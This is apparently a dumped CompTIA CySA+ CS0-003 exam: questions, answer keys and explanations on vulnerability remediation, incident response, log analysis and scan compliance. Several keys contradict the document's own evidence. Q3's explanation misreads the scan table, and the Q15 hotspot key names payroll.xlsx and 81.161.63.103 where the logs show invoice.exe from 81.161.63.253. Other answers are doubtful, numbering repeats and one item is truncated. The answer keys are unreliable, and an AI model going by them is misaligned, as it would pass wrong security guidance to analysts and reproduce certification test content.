

# CompTIA

## Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam



**NEW QUESTION 1**

Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades. Which of the following is the best method to remediate the bugs?

- A. Reschedule the upgrade and deploy the patch
- B. Request an exception to exclude the patch from installation
- C. Update the risk register and request a change to the SLA
- D. Notify the incident response team and rerun the vulnerability scan

**Answer: C**

**Explanation:**

When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

**NEW QUESTION 2**

A company is in the process of implementing a vulnerability management program. Which of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

- A. Non-credentialed scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Credentialed scanning

**Answer: B**

**Explanation:**

Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

**NEW QUESTION 3**

A company has the following security requirements:

- No public IPs
- All data secured at rest
- No insecure ports/protocols

After a cloud scan is completed, a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD_DB
IP config	private	public	public	public
Encrypt	no	yes	yes	no
Ingress port	443, open	3389, open	22, open	80, open

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

- A. VM\_PRD\_DB
- B. VM\_DEV\_DB
- C. VM\_DEV\_Web02
- D. VM\_PRD\_Web01

**Answer: D**

**Explanation:**

This VM has a public IP and an open port 80, which violates the company's security requirements of no public IPs and no insecure ports/protocols. It also exposes the VM to potential attacks from the internet. This VM should be updated first to use a private IP and close the port 80, or use a secure protocol such as HTTPS.

References[CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition], Chapter 2: Cloud and Hybrid Environments, page 67.[What is a Public IP Address?][What is Port 80?]

**NEW QUESTION 4**

The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program. Which of the following is the best priority based on common attack frameworks?

- A. Reduce the administrator and privileged access accounts
- B. Employ a network-based IDS

- C. Conduct thorough incident response
- D. Enable SSO to enterprise applications

**Answer:** A

**Explanation:**

The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts. Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.

**NEW QUESTION 5**

The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?

- A. Alert department managers to speak privately with affected staff.
- B. Schedule a press release to inform other service provider customers of the compromise.
- C. Disclose to all affected parties in the Chief Operating Officer for discussion and resolution.
- D. Verify legal notification requirements of PII and SPII in the legal and human resource departments.

**Answer:** A

**Explanation:**

The CEO should initiate an alert to department managers to speak privately with affected staff. This is because the trade secret is confidential and should not be disclosed to the public. Additionally, the CEO should verify legal notification requirements of PII and SPII in the legal and human resource departments to ensure compliance with data protection laws.

References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 194; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 "Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data classification levels", page 23

**NEW QUESTION 6**

A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

- A. Data exfiltration
- B. Rogue device
- C. Scanning
- D. Beaconing

**Answer:** D

**Explanation:**

Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

**NEW QUESTION 7**

An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

- A. Eradication
- B. Recovery
- C. Containment
- D. Preparation

**Answer:** A

**Explanation:**

Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

**NEW QUESTION 8**

An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

- A. Hard disk
- B. Primary boot partition

- C. Malicious tiles
- D. Routing table
- E. Static IP address


**Answer:** A

**Explanation:**

The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

**NEW QUESTION 9**

A security analyst reviews the following Arachni scan results for a web application that stores PII data:



Which of the following should be remediated first?

- A. SQL injection
- B. RFI
- C. XSS
- D. Code injection

**Answer:** A

**Explanation:**

SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application. These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries<sup>12</sup>. SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution<sup>34</sup>. Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks<sup>5</sup>. References: Web application testing with Arachni | Infosec, How do I create a generated scan report for PDF in Arachni Web ..., Command line user interface · Arachni/arachni Wiki · GitHub, SQL Injection - OWASP, Blind SQL Injection - OWASP, SQL Injection Attack: What is it, and how to prevent it., SQL Injection Cheat Sheet & Tutorial | Veracode

**NEW QUESTION 10**

Which of the following items should be included in a vulnerability scan report? (Choose two.)

- A. Lessons learned
- B. Service-level agreement
- C. Playbook
- D. Affected hosts
- E. Risk score
- F. Education plan

**Answer:** DE

**Explanation:**

A vulnerability scan report should include information about the affected hosts, such as their IP addresses, hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official References: <https://www.first.org/cvss/>

**NEW QUESTION 10**

Which of the following would likely be used to update a dashboard that integrates.....

- A. Webhooks
- B. Extensible Markup Language
- C. Threat feed combination
- D. JavaScript Object Notation



**Answer:** D

**Explanation:**

JavaScript Object Notation (JSON) is commonly used for transmitting data in web applications and would be suitable for updating dashboards that integrate various data sources. It's lightweight and easy to parse and generate.

**NEW QUESTION 12**

A security analyst has found a moderate-risk item in an organization's point-of-sale application. The organization is currently in a change freeze window and has decided that the risk is not high enough to correct at this time. Which of the following inhibitors to remediation does this scenario illustrate?

- A. Service-level agreement
- B. Business process interruption
- C. Degrading functionality
- D. Proprietary system

**Answer:** B

**Explanation:**

Business process interruption is the inhibitor to remediation that this scenario illustrates. Business process interruption is when the remediation of a vulnerability or an incident requires the disruption or suspension of a critical or essential business process, such as the point-of-sale application. This can cause operational, financial, or reputational losses for the organization, and may outweigh the benefits of the remediation. Therefore, the organization may decide to postpone or avoid the remediation until a more convenient time, such as a change freeze window, which is a period of time when no changes are allowed to the IT environment<sup>12</sup>. Service-level agreement, degrading functionality, and proprietary system are other possible inhibitors to remediation, but they are not relevant to this scenario. Service-level agreement is when the remediation of a vulnerability or an incident violates or affects the contractual obligations or expectations of the service provider or the customer. Degrading functionality is when the remediation of a vulnerability or an incident reduces or impairs the performance or usability of a system or an application. Proprietary system is when the remediation of a vulnerability or an incident involves a system or an application that is owned or controlled by a third party, and the organization has limited or no access or authority to modify it<sup>3</sup>. References: Inhibitors to Remediation — SOC Ops Simplified, Remediation Inhibitors - CompTIA CySA+, Information security Vulnerability Management Report (Remediation...

**NEW QUESTION 15**

**HOTSPOT**

A company recently experienced a security incident. The security team has determined

a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.

**INSTRUCTIONS**

**Part 1**

Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.

**Part 2**

Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.



Firewall log:

**Firewall log** ✕

**Traffic denied:**

Dec 1 14:10:46 fire00 fire00: NetScreen device\_id=fire00 [Root]system-notification-00257(traffic): policy\_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0 rcvd=0 src=192.168.2.1 dst=1.2.3.4 src\_port=3036 dst\_port=7001

Dec 1 14:12:31 fire00 aka1: NetScreen device\_id=aka1 [Root]system-notification-00257(traffic): policy\_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src\_port=53 dst\_port=20721

Dec 1 14:14:31 fire00 aka1: NetScreen device\_id=aka1 [Root]system-notification-00257(traffic): policy\_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src\_port=53 dst\_port=17210

**Alert messages:**

Dec 1 14:03:19 [xx] ns5gt: NetScreen device\_id=ns5gt [Root]system-alert-00016: invoice.exe From 81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.

**Critical messages:**

Dec 1 11:24:16 fire00 sav00: NetScreen device\_id=sav00 [Root]system-critical-00436: Large ICMP packet!  
 From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.  
 [00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on  
 ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.  
 [00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807,  
 proto TCP (zone Untrust, int ethernet3). Occurred 1 times.

File integrity Monitoring Report:

File integrity monitoring report				
Shows files, folders, shares, and permissions that were created, deleted, or modified.				
Action	Object type	What	Who	When
<b>Added</b>	File	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Where:	Host1			
Workstation:	172.30.0.152			
<b>Removed</b>	File	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:25:13
Where:	Host1			
Workstation:	172.30.0.152			
Date created:		"11/30/19 12:05:34"		
<b>Added</b>	File	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Where:	Host1			
Workstation:	172.30.0.152			
<b>Added</b>	File	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Where:	Host1			
Workstation:	172.30.0.152			
<b>Renamed</b>	File		Domainusers\user1	12/1/19 14:25:30
Where:	Host1			
Workstation:	172.30.0.152			
Name changed from:		resume1.docx to resume2.docx		

Malware domain list:

Malware domain list
# MalwareDomainList.com Host List #
# http://www.maowaredomainlist.com/hostlist/hosts.txt #
# Last updated: 3 Dec 2019, 21:00:00 #
# IP #
171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115

Vulnerability Scan Report:



## Vulnerability scan report

### HIGH SEVERITY

**Title:** Cleartext transmission of sensitive information  
**Description:** The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.  
**Affected asset:** 172.30.0.150  
**Risk:** Anyone can read the information by gaining access to the channel being used for communication.  
**Reference:** CVE-2002-1949

### HIGH SEVERITY

**Title:** Elevated privileges not required for software installations  
**Description:** All account types can install software, requirements for privileged accounts for installation capabilities is not configured.  
**Affected asset:** 172.30.0.152  
**Risk:** Enhanced risk for unauthorized or malicious software installation  
**Reference:** n/a

### MEDIUM SEVERITY

**Title:** Sensitive cookie in HTTPS session without "secure" attribute  
**Description:** The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.  
**Affected asset:** 172.30.0.157  
**Risk:** Session sidejacking  
**Reference:** CVE-2004-0462

### LOW SEVERITY

**Title:** Untrusted SSL/TLS Server X.509 certificate  
**Description:** The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.  
**Affected asset:** 172.30.0.153  
**Risk:** May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).  
**Reference:** CVE-2005-1234

Phishing Email:

## Phishing email

From: IT HelpDesk <it-helpdesk@company.com>  
 Sent: Sun 12/01/2019 2:00:00  
 To: Global Users <globalusers@company.com>  
 Subject: Moving our mail servers

Hi,

In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.  
 Use your current username and password at [Company Webmail](#).

Download the latest mail client located [here](#).

Thank you.

IT HelpDesk

### Kill chain item

Phishing email	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>	Malware install	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>
Active links	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>	Malware execution	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>
Malicious website access	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>	File encryption	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>
Malware download	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>		

### Identify the following:

Malicious executable	<div>Select option</div> <div>invoice.exe</div> <div>resume1.docx</div> <div>resume2.docx</div> <div>payroll.xlsx</div>
Malicious IP address	<div>Select option</div> <div>81.161.63.103</div> <div>81.161.63.253</div> <div>171.25.193.20</div> <div>185.220.101.194</div> <div>192.168.2.1</div> <div>171.25.193.25</div> <div>10.1.1.238</div>
Date/time malware entered organization	<div>Select option</div> <div>1 Dec 2019 11:24:16</div> <div>1 Dec 2019 14:03:19</div> <div>1 Dec 2019 14:03:55</div> <div>30 Nov 2019 12:05:34</div> <div>1 Dec 2019 14:25:30</div> <div>1 Dec 2019 13:59:25</div> <div>30 Nov 2019 12:25:13</div>

- A. Mastered  
 B. Not Mastered

**Answer: A**

**Explanation:**

### Kill chain item

Phishing email	Email filtering	Malware install	Restricted local user permissions
Active links	VPN	Malware execution	Updated antivirus
Malicious website access	IP blocklist	File encryption	Backups
Malware download	Firewall file type filter		

### Identify the following:

Malicious executable	payroll.xlsx
Malicious IP address	81.161.63.103
Date/time malware entered organization	1 Dec 2019 14:03:19

### NEW QUESTION 20

An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

- A. SOAR  
 B. SIEM  
 C. SLA  
 D. IoC

**Answer: A**

**Explanation:**



SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering. SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

**NEW QUESTION 23**

An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

- A. Proprietary systems
- B. Legacy systems
- C. Unsupported operating systems
- D. Lack of maintenance windows

**Answer:** A

**Explanation:**

Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation.

**NEW QUESTION 27**

An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

- A. Delivery
- B. Command and control
- C. Reconnaissance
- D. Weaponization

**Answer:** B

**Explanation:**

The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls. References: Cyber Kill Chain® | Lockheed Martin

**NEW QUESTION 30****SIMULATION**

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used.

**INSTRUCTIONS**

using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1: AppServ1:

```
AppServ1 AppServ2 AppServ3 AppServ4

root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
443/tcp   open  https


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
|_ TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|_ compressors:
|_ NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
```

AppServ2:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
```

AppServ3:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
```

AppServ4:



```

AppServ1 AppServ2 AppServ3 AppServ4
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
443/tcp   open  https
| TLSv1.2:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
2:38:26 | TLS_RSA_WITH_AES_128_CBC_SHA - strong
| TLS_RSA_WITH_AES_128_GCM_SHA256 - strong

```

## Compliance Report

Fill out the following report based on your analysis of the scan data.

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

Part 2:

+

Add Recommendation for

AppSrv4

AppSrv1

AppSrv2

AppSrv3

AppSrv4

Server

AppSrv4

AppSrv3

AppSrv2

AppSrv4

AppSrv1

Service

HTTPD Security

TELNET

SSH

MYSQL

Apache Version

Config Change

Move to Port 443

Restrict To TLS 1.2

Upgrade Version

Move to Port 22

Remove or Disable

- A. Mastered  
B. Not Mastered

**Answer: A**

**Explanation:**  
Part 1:

**Compliance Report**

Fill out the following report based on your analysis of the scan data.

<input type="checkbox"/>	AppServ1 is only using TLS 1.2
